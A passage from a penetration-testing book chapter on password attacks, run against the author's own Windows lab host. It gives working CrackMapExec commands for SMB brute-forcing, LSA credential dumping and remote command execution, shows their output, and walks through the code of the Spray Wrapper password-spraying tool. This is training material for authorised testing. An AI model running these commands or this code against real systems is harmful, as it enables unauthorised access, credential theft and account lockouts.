

Figure 2-10: Running a negative check for your brute-force attack

Every request with a response of `INVALID` has a value of `1` in this column. The only request without this value is the attempt with password `test123`. When you select this request, you should see it has a response value of `OK`. You can safely assume this means that the login attempt using the credential pair `test:test123` was valid—and thus your brute-force attack was a success!

Notice that another value differs in the Length column, a default column that reflects the total length of the response body. This value is also a good way to check for a valid or invalid request if for some reason the server doesn't give a good value to filter on for invalid responses. A login page may simply refresh on invalid logins, for example, but the length value would

still remain the same. In this scenario, you could pay attention to when that length value changes and inspect the response to see what has changed, such as a successful login.

You can also use Burp Suite to implement password-spraying attacks, albeit the process is a bit tedious and confusing. As a challenge, try to implement one on your own. Here's one tip to get you started in the right direction: Change the payload type to **Customer Iterator**, and pay attention to the timeout and delay values in the Intruder Settings tab. (This isn't the only way to construct such an attack, but it's probably the quickest and simplest.) If you succeed, you'll likely have a better understanding of why building a custom password-spraying tool for a specific web application is not only a slightly easier approach but also far more accurate and less tedious than using Burp Suite. Automated tools like Burp Suite are good for many purposes, but your custom tool can be *great* at one specific thing.

CrackMapExec

The second tool that is industry standard for authentication attacks is CrackMapExec, or CME (*https://github.com/byt3bl33d3r/CrackMapExec*). CME is fantastic for cracking passwords, mapping networks, and executing commands (hence the name). The tool doesn't technically "crack" passwords, but it automates a lot of credential-related attacks, including brute-force attacks. It is built on top of the Python `Impacket` library (*https://github.com/fortra/impacket*) with support for several protocols; specifically, it can conduct attacks against SMB, WINRM, VNC, MSSQL, WMI, LDAP, SSH, RDP, and FTP.

NOTE *The open source version of CME, while still available, is no longer maintained at the time of writing. Another community-driven variant, NetExec (*https://github.com/Pennyw0rth/NetExec*), seems to be the go-to alternative. These two tools are identical in baseline features, so feel free to use whichever you prefer and watch for maintenance updates to ensure that you're getting the best use out of it.*

CME is loaded with options, but you'll focus on its SMB module for feature parity with your custom SMB authentication attack scripts. The SMB module has quite a lot of features: It can dump credentials from memory, dump the *ntds.dit* from a domain controller, authenticate via Kerberos tickets, and even execute commands over SMB to compromise a system. We'll look at its credential-harvesting and command-execution features shortly, but first let's go over some of the authentication attack options.

CME takes a `USERNAME` and `PASSWORD` flag of `-u` and `-p`, respectively. These can be individual values or full lists. CME also takes a flag of `--no-bruteforce`, because if you provide a list of usernames and passwords, by default CME will attempt to run a brute-force attack for you. The ability to brute-force credentials is built into CME as an authentication attack strategy. Keep in mind, however, that if you use the `--no-bruteforce` flag, CME will try each username and password as a pair. This means if you have a list of `user1`, `user2`, and `user3` and a password list of `pass1`, `pass2`, and `pass3`, CME will

pair them up as `user1:pass1`, `user2:pass2`, and `user3:pass3`. Otherwise, it will attempt a standard brute-force attack.

The final notable CME flag is `--continue-on-success`. Normally when CME finds a valid credential, it will stop execution and allow you to inspect the results. This can be a good thing, keeping you from continuing to brute-force credentials and unnecessarily cause lockouts for that particular account or others in your list. However, to truly test all possible combinations, you need the `--continue-on-success` flag, which continues the program's execution even if you hit a valid credential. If you run CME against your Windows host from before, using *users.txt* and *passwords.txt* as well as the `--continue-on-success` flag, you can immediately see the results of your brute-force attack:

```
$ crackmapexec smb 192.168.3.241 -u users.txt -p passwords.txt –continue-on-success
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:Password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [+] WinTest\Administrator:Password123
                                                (Pwn3d!)
SMB     192.168.3.241    445    WINTEST     [+] WinTest\WinTest:Password123
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:Password123
                                                STATUS_LOGON_FAILURE
```

This output is more informative than that from your custom brute-force tool. You successfully brute-forced the two valid credentials for this system. The output even indicates `Pwn3d!` next to the local `Administrator` account credential, which tells you that this account has NT/Authority System privileges for this host. With these privileges, you can conduct other

attacks. For example, try dumping a cleartext credential from the Local Security Authority (LSA) Secrets registry by using the `--lsa` flag.

Keep running your brute-force script, and as it runs, it will dump credentials for you. There is one caveat, though: You have to remove the `--continue-on-success` flag to ensure that the tool stops after it reaches a valid password. You can dump credentials across multiple hosts by using the `--continue-on-success` flag, but when targeting a single host, that approach becomes redundant and a bit unreliable at times. As such, it is best to stop the authentication attempts as soon as you have a valid credential when targeting a single host.

Upon running this new command, you should see similar output as before, but watch what happens when you reach the `Administrator` account's login success. You should see many familiar credentials output to your screen:

```
$ crackmapexec smb 192.168.3.241 -u users.txt -p passwords.txt --lsa
```

The LSA Secrets registry should contain the cleartext password for the `WinTest` user, which you already know is `Password123` in this case. This is great; it means you have more credentials. CME even saves those credentials, along with the `dpai_machinekey`, in a file that is properly named and timestamped to correspond to the host you compromised.

You have full administrative rights to this host, so why not try to execute code? To do so, specify either the `-x` flag (to run commands using Command Prompt, or *cmd.exe*) or the `-X` flag (to run commands using PowerShell). For this demo, using Command Prompt will work just fine:

```
$ crackmapexec smb 192.168.3.241 -u users.txt -p passwords.txt -x 'ipconfig /all'
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:password
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:admin123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:password123
                                                STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:password123
                                                STATUS_LOGON_FAILURE
```

```
SMB     192.168.3.241   445   WINTEST     [-] WinTest\test:Password123
                                              STATUS_LOGON_FAILURE'
SMB     192.168.3.241   445   WINTEST     [+] WinTest\Administrator:Password123
                                              (Pwn3d!)
SMB     192.168.3.241   445   WINTEST     [+] Executed command via atexec
SMB     192.168.3.241   445   WINTEST     Windows IP Configuration
SMB     192.168.3.241   445   WINTEST
SMB     192.168.3.241   445   WINTEST     Host Name . . . . . . . . . . . .: WinTest
SMB     192.168.3.241   445   WINTEST     Primary DNS Suffix . . . . . . . :
```

When executing this command, you get a `WMIEXEC: Dcom initialization failed...` error message. This is because CME attempted to use `Impacket`'s `Wmiexec` feature to execute code for you and failed. Impacket is loaded with various command line tools to execute code, including `SMBexec`, `WMIexec`, `PSexec`, and a few others. One tool, `ATexec`, uses the Windows Task Scheduler to execute commands. CME is smart enough to recognize that the `WMIexec` attempt failed and pivots to using `ATexec` to run your code successfully—quite a clever workaround. I encourage you to explore via `Impacket`'s other code execution tools at *https://github.com/fortra/impacket/tree/master/examples*.

Unfortunately, Windows 10 has a default lockout policy. While running all these attacks, you are still brute-forcing, which means that you could have potentially locked out any account that was not the local `Administrator` account (the only account that had a successful login attempt while you were executing these other scenarios). Any unsuccessful attempts for the `Administrator` account were reset every time you made a successful attempt within the lockout threshold. To demonstrate what a locked-out account looks like, I ran these scenarios multiple times to simulate locking out the `WinTest` account:

```
SMB     192.168.3.241   445   WINTEST     [-] WinTest\test:password123
                                              STATUS_LOGON_FAILURE
SMB     192.168.3.241   445   WINTEST     [-] WinTest\Administrator:password123
                                              STATUS_LOGON_FAILURE
SMB     192.168.3.241   445   WINTEST     [-] WinTest\WinTest:password123
                                              STATUS_ACCOUNT_LOCKED_OUT
SMB     192.168.3.241   445   WINTEST     [-] WinTest\Guest:password123
                                              STATUS_ACCOUNT_LOCKED_OUT
SMB     192.168.3.241   445   WINTEST     [-] WinTest\test:Password123
                                              STATUS_LOGON_FAILURE
SMB     192.168.3.241   445   WINTEST     [+] WinTest\Administrator:Password123
                                              (Pwn3d!)
SMB     192.168.3.241   445   WINTEST     [-] WinTest\WinTest:Password123
                                              STATUS_ACCOUNT_LOCKED_OUT
SMB     192.168.3.241   445   WINTEST     [-] WinTest\Guest:Password123
                                              STATUS_ACCOUNT_LOCKED_OUT
```

By proxy, the `Guest` account was also locked out. This account was never active, although it is configured by default in all versions of Windows. In Windows 10, it exists but is not enabled, which prevents it from being used

as a foothold in exploitation attempts (such as MS17-010 on Windows 10 Pro 10240; see *https://github.com/3ndG4me/AutoBlue-MS17-010/blob/master/eternalblue_exploit10.py*). As you can see, however, this account can still be locked out even if it's not configured as a usable account to begin with.

The takeaway is that your brute-force attack is a bit dangerous when it comes to lockout policies. This is exactly where a more targeted password-spraying attack would come in handy. Unfortunately, CME does not provide password-spraying support as a built-in set of arguments or options. For a long time, the only way to conduct password spraying with CME was to use a bit of bash-fu or cobble together a Python script to wrap around it. Lucky for us, this problem has a new solution.

NOTE *As with most command line tools, you can pass the flag* `-h` *or* `--help` *to investigate full feature functionality for most CME tools. For example, running CME with the* `-h` *flag to start will list all the baseline features:*

```
$ crackmapexec -h
```

Running CME with a feature and the `-h` *flag will display the arguments or flags for that feature:*

```
$ crackmapexec smb -h
```

Spray Wrapper

Spray Wrapper (*https://github.com/3ndG4me/Spray_Wrapper/tree/main*) isn't a widely known tool at this time, but because of its modular nature, it can be applied to any authentication tool that does not support password spraying. Spray Wrapper works by implementing the exact algorithms you've seen so far, wrapping them around existing tools that do not support password spraying. By default, it supports both CME and TREVORspray (which is itself a password-spraying module, but can carry unnecessary complexities because of its robust implementation).

Working with Spray Wrapper is as simple as adding a *<TOOLNAME>.py* file, where *<TOOLNAME>* is the name of the new module you want to implement, to the *modules* directory. This directory is also where you'll find *crackmapexec.py* and *trevorspray.py* by default. In the *crackmapexec.py* module file, you can see it defines a function named `cme()` that contains a command string, a print statement, and an `os.system()` call. All this module does is break apart the literal command that will be run on each iteration of the spraying loop. This allows the Spray Wrapper tool to transparently pass down its arguments to be mapped one-to-one to the target module tool. Another benefit is that you can still use other arguments that the tool supports even if Spray Wrapper doesn't. You simply concatenate them onto the command where you would like to use them, and they will work as expected.

The downside, of course, is that Spray Wrapper depends on these tools to be installed in your command line path to work. You can accomplish this easily by changing the initial `cmd` string and including your path:

```
import os

# Requires CrackMapExec to be in the path
def cme(users, password, target):
    cmd = "crackmapexec"
    cmd += " smb"
    cmd += " " + target
    cmd += " -u " + users
    cmd += " -p \"" + password + "\""
    # Some optional parameters. Add or remove others below.
    # cmd += " -d DOMAIN"    # Specify domain.
    # cmd += " --local-auth" # Enforce local auth.
    # cmd += " --continue-on-success"
    print("Executing command: " + cmd)
    os.system(cmd)
```

As a simple example of adding your own arguments to a Python tool while building a custom OST, the `argparse` library is a good place to start:

```
    print(Fore.YELLOW + banner + Style.RESET_ALL)

    parser = argparse.ArgumentParser(description="Spray Wrapper v1.0")
    parser.add_argument("-u", "--url", help="Target URL/IP/IP CIDR range to spray
                        if tool requires it (optional).")
    parser.add_argument("-p", "--passwords", required=True,
                        help="Password file to spray.")
    parser.add_argument("-e", "--emails", required=True,
                        help="Emails/Usernames file to spray.")
    parser.add_argument("-t", "--tool", required=True,
                        help="Tool to use (trevorspray/crackmapexec).")
    parser.add_argument("-a", "--attempts", type=int, default=2,
                        help="The number of passwords to try and at a time (default is 2).")
    parser.add_argument("-d", "--delay", type=int, default=300, help="The delay in seconds
                        between each number of attempts (default is 300).")
    parser.add_argument("-x", "--proxy", help="HTTP(S) Proxy to feed to
                        command if supported (optional)")
    args = parser.parse_args()

    spray(args.url, args.passwords, args.emails, args.tool, args.attempts, args.delay,
          args.proxy)
```

Specifying any of these arguments will pass them down to your target module.

I'm covering Spray Wrapper at length because of the algorithm it uses to implement spraying. This algorithm should look incredibly familiar to you at this point:

```
def spray(url, password_file, emails_file, tool, attempts, delay, proxy):
    with open(password_file, 'r') as file:
        password_list = file.readlines()

    total_lines = len(password_list)
```

```
    current_line = 0

    while current_line < total_lines:
        for _ in range(attempts):
            password = password_list[current_line].strip()
            if current_line >= total_lines:
                break
            if tool == "trevorspray":
                # os.system("trevorspray -u " + emails_file + " -p \"" +
                  password_list[current_line].strip() + "\" -j 5 -f -ld 5 --delay 5 --proxy
                  " + proxy + " --ignore-lockouts --random-useragent --url " + url)
                trevorspray.trevorspray(emails_file, password, proxy, url)
            elif tool == "crackmapexec":
                crackmapexec.cme(emails_file, password, url)
            else:
                print("Tool not found...")
                exit()
            current_line += 1

        if current_line < total_lines:
            print("Sleeping for " + str(delay) + " seconds...")
            time.sleep(delay)  # Sleep for 10 minutes (600 seconds).
```

In the `spray()` function, this script opens a password file and iterates through each line and delay based on a certain number of attempts, just as you've seen before. However, notice the difference in the way this implementation handles the check: It relies on reading the entire password file. The code will loop to the next password only the number of times defined in the `attempts` parameter before it delays. Instead of maintaining a counter variable for attempts, the tool counts the lines remaining in the file and, based on that total, checks only *X* number of lines at a time. If `attempts` is set to a value of `2`, the code tries one password, increments a makeshift pointer to the next line, and tries the next password. After that, the tool checks whether any passwords are left, and if so, it pauses for the specified `delay` duration.

This approach is no better or worse than the script you wrote earlier, but it's worth analyzing to double down on the point that there's always more than one way to achieve the same goal in software development. Run this against your Windows target to spray it:

```
$ python3 spray_wrapper.py -u 192.168.3.241 -e ../users.txt -p
../passwords.txt -a 2 -d 20 -t crackmapexec
Executing command: crackmapexec smb 192.168.3.241 -u ../users.txt -p "password"
SMB     192.168.3.241    445    WINTEST     [-] WinTest\test:password
                                               STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Administrator:password
                                               STATUS_LOGON_FAILURE
SMB     192.168.3.241    445    WINTEST     [-] WinTest\WinTest:password
                                               STATUS_ACCOUNT_LOCKED_OUT
SMB     192.168.3.241    445    WINTEST     [-] WinTest\Guest:password
                                               STATUS_LOGON_FAILURE
Executing command: crackmapexec smb 192.168.3.241 -u ../users.txt -p "admin123"
```

At each execution step, the exact CME command that will be executed is printed. If you've modified the module, this is useful so you can check for command errors. You'll also see a status update reflecting the sleep interval. Finally, you can see that you've successfully sprayed the `Administrator` account again. At that point, the spraying stops, because the module isn't configured with the `--continue-on-success` flag by default. The reason for this is that in a real spraying attack, you might want to stop after you find a credential so you can remove the valid user from the attack chain and prevent future lockouts on known invalid attempts. It is an arguably safer default, although it means you'll need to wait to restart your tool until after the lockout counter resets completely. While you're waiting, you can clean up your dictionary files by removing all the known invalid passwords from your previous attempts.

For illustrative purposes, though, go ahead and add the `--continue-on-success` flag to the *crackmapexec.py* module file above the print statement, and run Spray Wrapper again. You should see that your spray has tried all the credentials this time, yet your test account was still locked out! That's by design as a reminder to handle password spraying with care: It's not a remedy for account lockouts, but rather a way to avoid them by tailoring your attacks to a known lockout policy.

At the end of the day, your client should provide their lockout policy as part of the rules of engagement for your professional assessment. This will save both of you from a potential catastrophe later and spare you the embarrassment and reputation damage you'd suffer by locking them out.

Summary

Password attacks are going to be a common way in for many attack scenarios. Password-spraying attacks in particular are a very useful way to gain initial access from outside an organization. While many tools like CME and TrevorSpray exist to target well-known infrastructure, they can't be used to attack everything. Many times you may find a custom web application to target or even custom protocols with no existing tool support. This is where being able to understand both brute-forcing and password-spraying attack flows will come in handy. You'll now be able to take this understanding and create custom password attack tools to go beyond the standard tool kits that are available to anyone "off the shelf."